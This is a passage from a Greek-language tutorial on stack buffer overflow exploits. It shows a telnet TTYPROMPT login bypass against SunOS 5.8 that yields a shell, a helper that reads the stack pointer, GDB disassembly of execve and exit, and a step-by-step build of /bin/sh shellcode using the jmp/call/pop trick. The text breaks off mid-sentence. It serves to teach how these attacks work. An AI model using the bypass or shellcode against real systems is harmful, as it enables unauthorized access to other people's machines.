Αυτό το πρόγραμμα μοιάζει με αυτό του *παραδείγματος 1.11* μόνο που εδώ αντί να αναζητούμε την απόσταση από τον EBP αναζητούμε την απόσταση από τον EIP. Το αποτέλεσμα που θα βγει από αυτό το πρόγραμμα θα είναι ένα String που θα περιέχει πολλές φορές μία διεύθυνση μνήμης RET που θα αντικαταστήσει την RA της συνάρτησης. Ένα παράδειγμα χρήσης αυτού του προγράμματος είναι το *παράδειγμα 2.7*.

Παράδειγμα 2.7

```
Localhost%telnet
telnet>environ define TTYPROMPT abcdef
telnet>o victim

SunOS 5.8

bin c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c\n
Last login: xxxxxxx
$whoami
bin
```

Στο παράδειγμα αυτό μέσω της υπηρεσίας Telnet παραβιάστηκε η διαδικασία αυθεντικοποίησης δίνοντας το παραπάνω String σε ένα **SunOS 5.8**. Πριν από την **ακολουθία των RET** που σχηματίσθηκαν από το πρόγραμμα του *παραδείγματος 2.6,* υπαρχει το όνομα του χρήστη που με τα δικαιώματα του εκελείται το κέλυφος ώστε να γίνει πρόσβαση στο σύστημα. Στην συνέχεια η ακολουθία των RET προκαλεί B.O αντικαθιστώντας την RA(του προγράμματος) **ώστε να αλλάξει η «φυσική» ροή του προγράμματος**. Η αλλαγή αυτή θα παρακάμψει την διαδικασία αυθεντικοποίησης και θα δώσει πρόσβαση στον **επιτιθέμενο (Attacker)**.

Στις περισσότερες περιπτώσεις επιθέσεων δεν υπάρχει ο κώδικας του κελύφους(Shellcode) στο **πρόγραμμα «θύμα»**. Για αυτό το λόγο χρειάζεται μέσα στο B.O.E να περιέχεται ένα κομμάτι κώδικα που θα ανοίξει το **κέλυφος(Shell)**. Στην περίπτωση αυτή θα χρησιμοποιηθεί ένα πρόγραμμα που θα παράγει ένα B.O.E String που θα περιέχει τον ShellCode, όπως στο *παράδειγμα 1.11*. Στο παράδειγμα αυτό όμως θα πρέπει η RET Address να έχει τιμή μία από τις διευθύνσεις μνήμης που ανήκουν στην στοίβα. Συγκεκριμένα η RET θα πρέπει να είναι **ακριβώς η διεύθυνση μνήμης που θα βρεθεί ο ShellCode όταν το B.O.E. θα μπει στην στοίβα**. Λόγο του Flat Memory Addressing η διεύθυνση μνήμης θα είναι μόνο μερικές εκατοντάδες Byte μακριά από τον **ESP**. Για να βρεθεί ο ESP στο *παράδειγμα 1.11* χρησιμοποιείται η παρακάτω συνάρτηση:

Παράδειγμα 2.8

```
                    /* C/C++ code : Returning ESP */
unsigned long get_ESP(void) {
   __asm__("movl %esp,%eax");
}
```

Παρατηρείστε εδώ ότι δεν υπάρχει εντολή Return ώστε να επιστραφεί ο **unsigned long**. Αυτό συμβαίνει γιατί αυτό που κάνει αυτή η εντολή Return στην C/C++ είναι να βάζει το αποτέλεσμα της συνάρτησης στον καταχωρητή **EAX** κάτι που γίνεται από την εντολή **movl** της Assembly για το συγκεκριμένο παράδειγμα.


ΠΑΡΑΤΗΡΗΣΗ
Εύλογο θα ήταν το ερώτημα πώς είναι δυνατόν ενώ παίρνουμε τον ESP ή τον EIP στο παράδειγμα 1.11 και 3.6 **του ίδιου του προγράμματος που παράγει το B.O.E** η διεύθυνση RET που θα παραχθεί θα αλλάξει την ροή ενός άλλου προγράμματος. Η απάντηση βρίσκεται προφανώς στο Flat Memory Addressing. Συγκεκριμένα επειδή με αυτό τον τρόπο διαχείρισης της μνήμης έχουμε ένα εννιαίο Segment στην πράξη ψάχνοντας την απόσταση από τον ESP(ή EIP) είναι σαν να ψάχνουμε που βρίσκεται **η πραγματική διεύθυνση μνήμης που θα βρεθεί ο Shell Code την στιγμή που θα σταλθεί το Buffer Overflow Exploit**. Έτσι η RET που υπολογίζει ένα πρόγραμμα μπορεί να χρησιμοποιηθεί ακριβώς η ίδια για ένα δεύτερο πρόγραμμα δηλαδή το πρόγραμμα «θύμα».

2.4.2 Που πρέπει να μπει η RET μέσα στο B.O.E String

Όπως φαίνεται στο *παράδειγμα 2.7* πριν από τις RET Addresses υπάρχει το λεκτικό **bin** που εκτός από το όνομα του επιθυμητού χρήστη έχει και μία ακόμα ιδιαίτερη σημασία. Η ιδιαιτερότητα που έχει είναι το **μήκος του** σαν λεκτικό. Όπως ειπώθηκε πολλές φορές μέχρι εδώ, για να αντικατασταθεί η RA πρέπει μερικά Bytes να **γραφτούν πάνω στα byte της στοίβας που η RA καταλαμβάνει.** Αν **τα Byte αυτά αντικατασταθούν ένα προς ένα** με τα αντίστοιχα Byte της RET που δημιουργήθηκε για αυτό το σκοπό, τότε το BOE **θα πετύχει** αλλιώς θα αποτύχει.

Η αποτυχία είναι προφανές ότι θα συμβεί αν αλλαχθεί το μέγεθος του λεκτικού **"bin"** αν για παράδειγμα χρειάζεται να γίνει πρόσβαση με τα δικαιώματα του **root**. Για να διορθωθεί το πρόβλημα σε μία τέτοια περίπτωση πρέπει το μήκος της **ακολουθίας RET** να προσαρμοστεί ανάλογα. Συγκεκριμένα το μήκος της **ακολουθίας των RET πρέπει να είναι τέτοιο που να εξασφαλίζει ότι η RET θα πέσει πάνω από την RA Byte προς Byte**

Εκτός όμως από αυτό το παράδειγμα που περιγράφεται παραπάνω υπάρχει και η συνηθισμένη περίπτωση του B.O.E όπου αυτό εσωκλείει μαζί του τον κώδικα που θέλει να εκτελέσει. Έτσι και στην περίπτωση αυτή όπως και στο παραπάνω παράδειγμα το μήκος της **ακολουθίας των RET** θα πρέπει να είναι τέτοιο ώστε να εξασφαλιστεί ότι αυτή(η RET) θα αντικαταστήσει την RA του προγράμματος Byte προς Byte ώστε το BOE να πετύχει. Παρακάτω φαίνεται πότε ένα BOE με την σωστή RET πετυχαίνει και πότε αποτυγχάνει.



Σχήμα 2.1

Στο *σχήμα 2.1* φαίνεται ότι ακόμα και αν έχει υπολογιστεί ακριβώς το RET που χρειάζεται μπορεί επειδή αλλάζει το μήκος του shell code να μην πετύχει το B.O.E. Στην περίπτωση αυτή το μόνο που πρέπει να γίνει είναι να προσαρμοστεί ανάλογα το μήκος της ακολουθίας των RET ώστε να συμπέσουν τα Byte ένα προς ένα στην RA της συνάρτησης.

Το επόμενο βήμα που πρέπει να γίνει για να χτιστεί ένα B.O.E είναι να αποφασιστεί ποίος θα είναι ο κώδικας που θα εκτελεστεί. Επειδή συνήθως ο επιθυμητός προς εκτέλεση κώδικας δεν είναι εντός των ορίων του προγράμματος πρέπει αυτός να μετασχηματιστεί σε δεκαεξαδική μορφή και να ενσωματωθεί στην αρχή του BOE String. Στην επόμενη παράγραφο περιγράφεται αναλυτικά το πώς γίνεται αυτή η διαδικασία.

2.5 Ο Σχεδιασμός του Shell Code

Ο κώδικας που θα περιέχεται στο BOE μπορεί να είναι οτιδήποτε είναι επιθυμητό να εκτελεστεί. Αυτό μπορεί να είναι από το άνοιγμα ενός κελύφους που θα δώσει πρόσβαση στον επιτιθέμενο, μέχρι η διαδικασία **εγκατάστασης μίας υπηρεσίας**, για παράδειγμα FTP.

Όπως παρουσιάζεται και στο *παράδειγμα 1.7* του *κεφαλαίου 1* ο κώδικας που συνήθως χρησιμοποιείται ανοίγει ένα κέλυφος. Για αυτό το λόγο ακόμα και όταν ο κώδικας κάνει κάτι άλλο τον χαρακτηρίζουμε σαν ShellCode. Όμως το να κάνουμε μία απλή μεταγλώττιση ενός προγράμματος C και να βάλουμε την Binary μορφή του μέσα στο BOE δεν είναι αρκετό γιατί παρουσιάζονται τα παρακάτω προβλήματα:

- Το εκτελέσιμο πρόγραμμα που προκύπτει από το Compilation αρχίζει με ένα Header που είναι απαραίτητο για την διαδικασία του Loading του προγράμματος στην μνήμη. **Το Header αυτό πρέπει να αφαιρεθεί**.
- Μετά το Compilation είναι αναμενόμενο να προκύψουν μέσα στον κώδικα **SubStrings με περιεχόμενο \x00**. Αυτά όμως μπορεί να εμποδίσουν σε ένα BOE να υπερχειλίσει το Buffer μιας εφαρμογής θύμα γιατί ο χαρακτήρας **\x00** σηματοδοτεί το τέλος ενός String.
- Το μέγεθος του String που θα προκύψει πρέπει να είναι περιορισμένου μεγέθους.

Η αντιμετώπιση των παραπάνω προβλημάτων παρουσιάζεται συνοπτικά στο *παράδειγμα 1.8* του *κεφαλαίου 1*. Η διαδικασία είναι η ίδια για οποιοδήποτε κώδικα θέλουμε να βάλουμε στην θέση του ShellCode όπως για παράδειγμα αν αυτό είναι ο **WinShellCode** για τα **MsWindows**.

Η διαδικασία απαιτεί έναν Compiler και ένα καλό Debugger. Επειδή ο κώδικας του παρακάτω παραδείγματος είναι για Linux θα χρησιμοποιηθεί το **GCC compiler** και ο **GDB Debugger**. Στο Complilation θα χρησιμοποιείται το **flag –static** ώστε να ενσωματώνεται στατικά ο κώδικας των **System CALL συναρτήσεων** όπως η **execve** στο Linux. Χωρίς αυτό ο κώδικας των System Calls δεν φορτώνεται στην μνήμη κατά το Loading.

Ξεκινώντας λοιπόν την διαδικασία γίνεται Compilation στον *κώδικα του παραδείγματος 1.6* και στην συνεχεία ανοίγουμε το εκτελέσιμο πρόγραμμα με τον DeBugger.

Παράδειγμα 2.9

```
GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.

GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation,
Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: subl $0x8,%esp
0x8000136 <main+6>: movl $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>: movl $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>: pushl $0x0
0x8000146 <main+22>: leal 0xfffffff8(%ebp),%eax
0x8000149 <main+25>: pushl %eax
0x800014a <main+26>: movl 0xfffffff8(%ebp),%eax
0x800014d <main+29>: pushl %eax
0x800014e <main+30>: call 0x80002bc <__execve>
0x8000153 <main+35>: addl $0xc,%esp
0x8000156 <main+38>: movl %ebp,%esp
0x8000158 <main+40>: popl %ebp
0x8000159 <main+41>: ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
0x80002c0 <__execve+4>: movl $0xb,%eax
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
0x80002ce <__execve+18>: int $0x80
0x80002d0 <__execve+20>: movl %eax,%edx
0x80002d2 <__execve+22>: testl %edx,%edx
0x80002d4 <__execve+24>: jnl 0x80002e6 <__execve+42>
0x80002d6 <__execve+26>: negl %edx
0x80002d8 <__execve+28>: pushl %edx
0x80002d9 <__execve+29>: call 0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>: popl %edx
0x80002df  <__execve+35>: movl %edx,(%eax)
0x80002e1 <__execve+37>: movl $0xffffffff,%eax
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
End of assembler dump.
```

Για να γίνει κατανοητό τι κάνει ο κώδικας θα εξεταστούν οι εντολές Assembly μια προς μία. Όπως σε κάθε συνάρτηση έτσι και στην main το πρώτο πράγμα που γίνεται είναι η διαδικασία του πρόλογου που γίνεται με τις παρακάτω εντολές.

```
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: subl $0x8,%esp
```

Εκτός από το πρόλογο όπως φαίνεται δεσμεύονται και 8 Byte για των πίνακα των δύο Pointer που δηλώνεται με την εντολή από την εντολή **char *name[2]**. Στην συνέχεια αντιγράφεται η διεύθυνση μνήμης που βρίσκεται το string **"/bin/sh"** στον Pointer που περιγράφει εντολή **name[0] = "/bin/sh".** Το τελευταίο στο παράδειγμα 2.9 γίνεται με την εντολή:

```
0x8000136 <main+6>: movl $0x80027b8,0xfffffff8(%ebp)
```

Το επόμενο βήμα είναι να καταχωρηθεί η τιμή **0x0** στον Pointer που δηλώνεται με την εντολή **name[1]=NULL**. Αυτό στο παράδειγμα 2.9 γίνεται με την εντολή:

```
0x800013d <main+13>: movl $0x0,0xfffffffc(%ebp)
```

Η διαδικασία της κλήσης της συναρτήσης ξεκινάει από αυτή την εντολή και μετά. Πριν την κλήση της συνάρτηση μπαίνουν στη στοίβα όλες οι παράμετροι της συνάρτησης. Η σειρά που μπαίνουν είναι από την δεξιότερη κατά σειρά παράμετρο μέχρι την αριστερότερη που είναι η πρώτη κατά σειρά παράμετρο που δίνεται όταν γράφουμε τον κώδικα σε C. Η διαδικασία γίνεται στην προκειμένη περίπτωση με τις παρακάτω εντολές.

Για την παράμετρο NULL :
```
0x8000144 <main+20>: pushl $0x0
```

Για την παράμετρο name που είναι η διεύθυνση μνήμης που αρχίζει ο πίνακας name[].
```
0x8000146 <main+22>: leal 0xffffff8(%ebp),%eax
0x8000149 <main+25>: pushl %eax
```

Για την παράμετρο name[0] που στην πράξη είναι η διεύθυνση μνήμης του "/bin/sh" που καταχωρήθηκε στην μεταβλητή name[0] προηγουμένως.
```
0x800014a <main+26>: movl 0xffffff8(%ebp),%eax
0x800014d <main+29>: pushl %eax
```

Τέλος γίνεται η κλήση της συνάρτησης συμπιέζοντας τον EIP στην στοίβα πριν τη αλλαγή της τιμής του σε αυτή που περιγράφει η εντολή call.
```
0x800014e <main+30>: call 0x80002bc <__execve>
```

Στην συνέχεια θα περιγραφεί η λειτουργία της **execve()** παρουσιάζοντας αναλυτικά της εντολές που εκτελούνται στο εσωτερικό της. Εδώ πρέπει να σημειωθεί ότι, το τι κάνει αυτή η συνάρτηση διαφέρει από πλατφόρμα σε πλατφόρμα. Συνκεκριμένα σε άλλα λειτουργικά συστήματα με την execve() γίνεται ένα **software interrupt ώστε να γίνει jump σε kernel mode** ενώ σε άλλα γίνεται ένα **far call** αλλάζοντας τις τιμές των ανάλογων Segment Registers.

Στην προκειμένη περίπτωση του Linux που εξετάζεται εδώ κατά την εκτέλεση της **execve()** γίνεται το εξής. Μεταφέρονται οι παράμετροι της συνάρτησης στους κατάληλους καταχωριτές και στην συνέχεια γίνεται ένα **software interrupt που προκαλεί jump σε Kernel mode**. Η διαδικασία όπως φαίνεται στο *παράδειγμα 2.9* γίνεται ως εξής:

Αρχικά εκτελείται η διαδικασία του προλόγου,
```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
```

Ακόμα σώζεται η τιμή του καταχωρητή EBX επειδή αυτός θα χρησιμοποιηθεί για να φυλάξει μία από τις παραμέτρους του Interrupt. Το ότι σώζεται στην προκειμένη περίπτωση δεν γίνεται επειδή προηγουμένως χρησιμοποιήθηκε και χρειάζεται να σωθεί η τιμή του αλλά αυτό είναι μέρος της standard διαδικασίας του Compilation να σώζει αυτό τον καταχωριστή πριν την χρήση του γιατί όπως είπαμε και στα κεφάλαιο 1 και 2 ο EBX πολλές φορές χρησιμοποιείται για τον χειρισμό της στοίβας.

Στην συνέχεια στον EAX καταχωρείται η **τιμη 0xb (11 decimal) που είναι η θέση που βρίσκεται** το System Call execve στο **syscall table**.
```
0x80002c0 <__execve+4>: movl $0xb,%eax
```

Στην συνέχεια αντιγράφεται η διεύθυνση που βρίκσκεται το "/bin/sh" στιν EBX
```
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
```

Ακόμα αντιγράφονται η διεύθυνση που βρίσκονται η μεταβλητή name και το NULL στους αντίστοιχους καταχωρητές.
```
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
```

Τέλος γίνεται το **software interrupt** σε **Kernel mode**
```
0x80002ce <__execve+18>: int $0x80
```

Μετά από αυτό υπάρχει ένα σύνολο από εντολές που ο σκοπός τους είναι να ελέγξουν για πιθανή αποτυχία του execve και να εκτελέσουν **τον επίλογο του προγράμματος**.
```
0x80002d6 <__execve+26>: negl %edx
0x80002d8 <__execve+28>: pushl %edx
0x80002d9 <__execve+29>: call 0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>: popl %edx
0x80002df  <__execve+35>: movl %edx,(%eax)
0x80002e1 <__execve+37>: movl $0xffffffff,%eax
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
```

Από όλες τις παραπάνω εντολές αυτές που χρειάζονται για να σχηματιστεί το string του ShellCode είναι:

1. Να υπάρχει το "/bin/sh" κάπου μέσα στην μνήμη και να τερματίζεται από NULL.
2. Να υπάρχει κάπου μέσα στην μνήμη η διεύθυνση μνήμης που ξεκινά το πρώτο byte του string "/bin/sh".
3. Να αντιγραφτεί τιμή **0xb** στον καταχωρητή **EAX**.
4. Να αντιγραφτεί τιμή της διεύθυνση μνήμης που περιέχει την διεύθυνσης μνήμης της αρχής του string **"/bin/sh"** στον καταχωρητή **EBX**.
5. Να αντιγραφτεί τιμή της διεύθυνση μνήμης της αρχής του string "/bin/sh" στον καταχωρητή ECX.
6. Να αντιγραφτεί τιμή της διεύθυνση μνήμης που βρίσκεται το NULL στον καταχωρητή EDX.
7. Να εκτελεστεί το **interrupt 0x80** χρησιμοποιώντας την εντολή **int $0x80**.

Στην περίπτωση αποτυχίας του *system call execve* θα πρέπει να υπάρξουν μερικές εντολές τερματισμού χωρίς να χρειάζεται να γίνει πρώτα έλεγχος για το ποιο λάθος προκάλεσε την αποτυχία. Άρα αποκλείεται η περίπτωση της χρήσης των σχετικών εντολών του παραδείγματος 2.9. Ο λόγους που πρέπει να τερματιστεί είναι για να μην συνεχίσει να γίνεται POP σε Bytes από την στοίβα στην προσπάθεια αναζήτησης εντολών προκαλώντας προφανώς **πιθανό Crash** του συστήματος. Συγκεκριμένα το πιθανότερο είναι να προκληθεί **Core dump** εφόσον έχει ήδη **γίνει Jump σε Kernel Mode**. Για να αποφευχθεί αυτό το πρόβλημα και **να σταματήσει** η εκτέλεση του **interrupt execve** θα χρειαστεί να χρησιμοποιηθεί το **interrupt exit**. Οι Assembly εντολές που χρειάζονται για το Interrupt exit υπάρχουν μέσα το παρακάτω πρόγραμμα.

Παράδειγμα 2.10

/* C/C++ code : Returning ESP */
```
#include <stdlib.h>
void main() {
        exit(0);
}
```

Το παραπάνω πρόγραμμα αφού γίνει Compile θα εκτελεστεί με τον **gdb debugger** που θα εμφανίσει τον παρακάτω κώδικα:

```
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the
conditions.
There is absolutely no warranty for GDB; type "show warranty" for
details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software
Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>: pushl %ebp
0x800034d <_exit+1>: movl %esp,%ebp
0x800034f <_exit+3>: pushl %ebx
0x8000350 <_exit+4>: movl $0x1,%eax
0x8000355 <_exit+9>: movl 0x8(%ebp),%ebx
0x8000358 <_exit+12>: int $0x80
0x800035a <_exit+14>: movl 0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>: movl %ebp,%esp
0x800035f <_exit+19>: popl %ebp
0x8000360 <_exit+20>: ret
0x8000361 <_exit+21>: nop
```

Συνολικά οι εντολές που θα χρειαστούν είναι *αυτές με το μπλε χρώμα*. Συνοψίζοντας όλα τα παραπάνω ο ShellCode που θα παραχθεί θα πρέπει να κάνει τα εξής:

1. Να υπάρχει το "/bin/sh" κάπου μέσα στην μνήμη και να τερματίζεται από NULL.
2. Να υπάρχει κάπου μέσα στην μνήμη η διεύθυνση μνήμης που ξεκινά το πρώτο byte του string "/bin/sh".
3. Να αντιγραφτεί τιμή **0xb** στον καταχωριτή EAX.
4. Να αντιγραφτεί τιμή της διεύθυνση μνήμης που περιέχει την διεύθυνσης μνήμης της αρχής του string “/bin/sh” στον καταχωριτή EBX.
5. Να αντιγραφτεί τιμή της διεύθυνση μνήμης της αρχής του string “/bin/sh” στον καταχωριτή ECX.
6. Να αντιγραφτεί τιμή της διεύθυνση μνήμης που βρίσκεται το NULL στον καταχωριτή EDX.
7. Να εκτελεστεί το **interrupt 0x80** χρησιμοποιώντας την εντολή **int $0x80**.
8. Να καταχωρηθεί η τιμή 0x1 στον καταχωριστή EAX. Η τιμή αυτή αντιστοιχεί στην θέση του interrupt exit στον πίνακα syscall του συστήματος.
9. Να καταχωρηθεί η τιμή 0x1 στον καταχωριστή EBX.
10. Να εκτελεστεί το **interrupt 0x80** χρησιμοποιώντας την εντολή **int $0x80**.

Για να εκτελεστούν όλα αυτά τα βήματα θα χρησιμοποιηθούν όλες οι εντολές από τα παραδείγματα 2.9 και 2.10 που εκτελούν τα *παραπάνω 10 βήματα*. Εδώ όμως χρειάζεται πολύ **προσοχή** στις τιμές των θέσεων μνήμης που θα δοθούν σαν παράμετροι. Για παράδειγμα άλλη θα είναι η θέση μνήμης που θα βρίσκεται ο κώδικας όταν εκτελείται από το Exploit και άλλες όταν εκτελείται από την φυσική ροή του προγράμματος. Επίσης αλλού θα βρίσκεται το String **“/bin/sh”** όταν αυτό περιλαμβάνεται σε ένα BOE και αλλού όταν είναι μέσα σε ένα **«φυσιολογικό» πρόγραμμα**. Συνοπτικά οι εντολές που θα χρησιμοποιηθούν θα είναι :

Παράδειγμα 2.11

```
                                #ShellCode
movl string_addr,string_addr_addr
movb $0x0,null_byte_addr
movl $0x0,null_addr
movl $0xb,%eax
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
/bin/sh ← Στο τέλος του κώδικα πάει το String "/bin/sh".
```

Ο σκοπός **που το "/bin/sh" βρίσκεται** στο τέλος των εντολών που φαίνονται στο *παράδειγμα 2.11* έχει ειδική σημασία και **πρέπει να δοθεί ιδιαίτερη προσοχή** σε αυτό. Όπως είπαμε πολλές φορές ως τώρα αυτό που θα γίνει είναι να στραφεί η ροή του προγράμματος στον παραπάνω κώδικα ShellCode όταν αυτός θα βρίσκεται μέσα στην στοίβα. Μέσα στην στοίβα όμως θα βρεθεί και το **"/bin/sh"** αφού όλα μαζί θα πρέπει να βρίσκονται στο ίσιο BOE String. Ακόμα όπως είναι γνωστό και από το πρώτο κεφάλαιο όταν στραφεί η ροή το προγράμματος μέσα στην στοίβα θα πρέπει όλες οι διευθύνσεις μνήμης που θα δείχνει ο EIP **να περιέχουν αποκλειστικά εντολές**. Αν λοιπόν το **"/bin/sh"** βρίσκεται σε ενδιάμεση θέση μέσα στο String τότε ο EIP θα δείξει σε αυτό κατά την εκτέλεση των εντολών του *παραδείγματος 2.11*. Επειδή όμως το **"/bin/sh"** αντιστοιχεί σε Byte που δεν είναι εντολές θα προκληθεί μήνυμα **illegal Operation** σταματώντας ταυτόχρονα την ροή του προγράμματος. Κατά συνέπεια για να αποφευχθεί αυτό το πρόβλημα θα πρέπει το String "/bin/sh" να είναι στο τέλος των εντολών του *παραδείγματος 2.11*.

ΣΗΜΕΙΩΣΗ
Ενώ είναι κατανοητός ο λόγος για τον οποίο το "/bin/sh" δεν πρέπει να είναι ενδιάμεσα από τις εντολές δεν είναί κατανοητό γιατί δεν μπορεί να είναι στην αρχή των εντολών όπως εξάλλου συμβαίνει και σε ένα συνηθισμένο προγράμμα Assembly. Η απάντηση είναι στην επόμενη παράγραφο που μιλάει για το Sledge. Συνοπτικά το πρόβλημα είναι ότι το Sledge είναι και αυτό ένα σύνολο από εκτελέσιμες εντολές. Κατά συνέπεια δεν μπορεί να παρεμβάλλεται ένα Data String μεταξύ του τέλους τον εντολών του sledge και της αρχής του Shell Code. Βέβαια το πρόβλημα λύνεται με το να προστεθεί ένα Jump σαν τελευταία από τις εντολές του Sledge. Όμως αυτό δυσκολεύει ακόμα περισσότερο την δημιουργία του BOE και για αυτό σχεδόν ποτέ δεν παράγονται τα BOE με αυτή την λογική.

Όπως φαίνεται αυτό που λείπει από τον κώδικα για να ολοκληρωθεί είναι η διεύθυνση μνήμης που θα βρίσκεται το String "/bin/sh", **η διεύθυνση που θα κρατά την διεύθυνση του string** (δηλαδή ο String Pointer) και η διεύθυνση του NULL. Το πρόβλημα που προκύπτει εδώ είναι ότι χρειάζεται τις τρεις αυτές διευθύνσεις μνήμης να τις προσδιορίσουμε και να τις βάλουμε στο πρόγραμμα του παραδείγματος 2.11 πριν αυτό σταλθεί (ενσωματωμένο στο BOE String) στην εφαρμογή «θύμα». Αυτό φυσικά καθιστά την επιτυχία ενός **String πρακτικά σχεδόν αδύνατη** γιατί πλέον θα πρέπει να υπολογίζονται 3 ακόμα διευθύνσεις μνήμης εντός από την **RET**. Τέλος αν ληφθεί υπόψη ότι αυτές οι 4(3 + 1 RET) διευθύνσεις θα πρέπει να υπολογιστούν **ταυτόχρονα σωστά** τότε η επιτυχία ενός BOE μοιάζει ακατόρθωτη. Για να μην προκύψει αυτό το πρόβλημα χρειάζεται ένας άλλος τρόπος υπολογισμού των διευθύνσεων αυτών.

Για να λυθεί το παραπάνω πρόβλημα χρησιμοποιούνται οι εντολές JMP και Call της Assembly που μπορούν να **μεταπηδήσουν σε κομμάτια κώδικα** που βρίσκονται σε συγκεκριμένη απόσταση από αυτές. **Η βασική ιδέα της λύσης του προβλήματος είναι να χρησιμοποιηθεί η Call άμεσως πριν από το "/bin/sh" ώστε να σωθεί στην στοίβα η διεύθυνση που βρίσκεται το String**. Το σώσιμο θα είναι το φυσικό αποτέλεσμα της Call που όπως είπαμε πολλές φορές πριν αλλάξει το EIP θα σώσει την παλαιά τιμή του. Η τιμή του όμως **θα είναι η διεύθυνση μνήμης που βρίσκεται το "/bin/sh"** αφού αυτό βρίσκεται αμέσως μετά την Call και **ο EIP πάντα δείχνει στην επόμενη προς εκτέλεση εντολή**. Έτσι το μόνο που θα χρειαστεί είναι να γίνει πρόσβαση στην σωσμένη EIP που αυτή την φορά θα είναι η διεύθυνση μνήμης του String. Ο τρόπος που θα λειτουργήσει η λύση αυτή φαίνεται στο *Σχήμα 2.2*.

Για να ολοκληρωθεί ο ShellCode πρέπει να συμπληρωθεί σε όλα αυτά είναι **ένα Jump στην εντολή προς Call**. Αυτό πρέπει να γίνει γιατί η εντολή **Call** πρέπει να εκτελεστεί πριν από οποιαδήποτε άλλη ενώ ταυτόχρονα πρέπει να βρίσκεται **ακριβώς πάνω από το "/bin/sh"** που βρίσκεται αναγκαστικά στο τέλος του BOE String δηλαδή μετά το τέλος όλων των εντολών. Ο κώδικας συνεπώς θα διαμορφωθεί όπως στο παράδειγμα 2.12.

Παράδειγμα 2.12

```
jmp offset-to-call # 2 bytes
popl %esi # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi)# 4 bytes
movl $0x0,null-offset(%esi) # 7 bytes
movl $0xb,%eax # 5 bytes
movl %esi,%ebx # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx # 3 bytes
int $0x80 # 2 bytes
movl $0x1, %eax # 5 bytes
movl $0x0, %ebx # 5 bytes
int $0x80 # 2 bytes
call offset-to-popl # 5 bytes
/bin/sh
```

Η εντολές που συμπληρώσαμε είναι αυτές με το μπλε χρώμα. Το μόνο που πρέπει να γίνει είναι να μετρηθούν τα byte που απέχει η **εντολή Call** από την **pop** και η **εντολή Jump** από

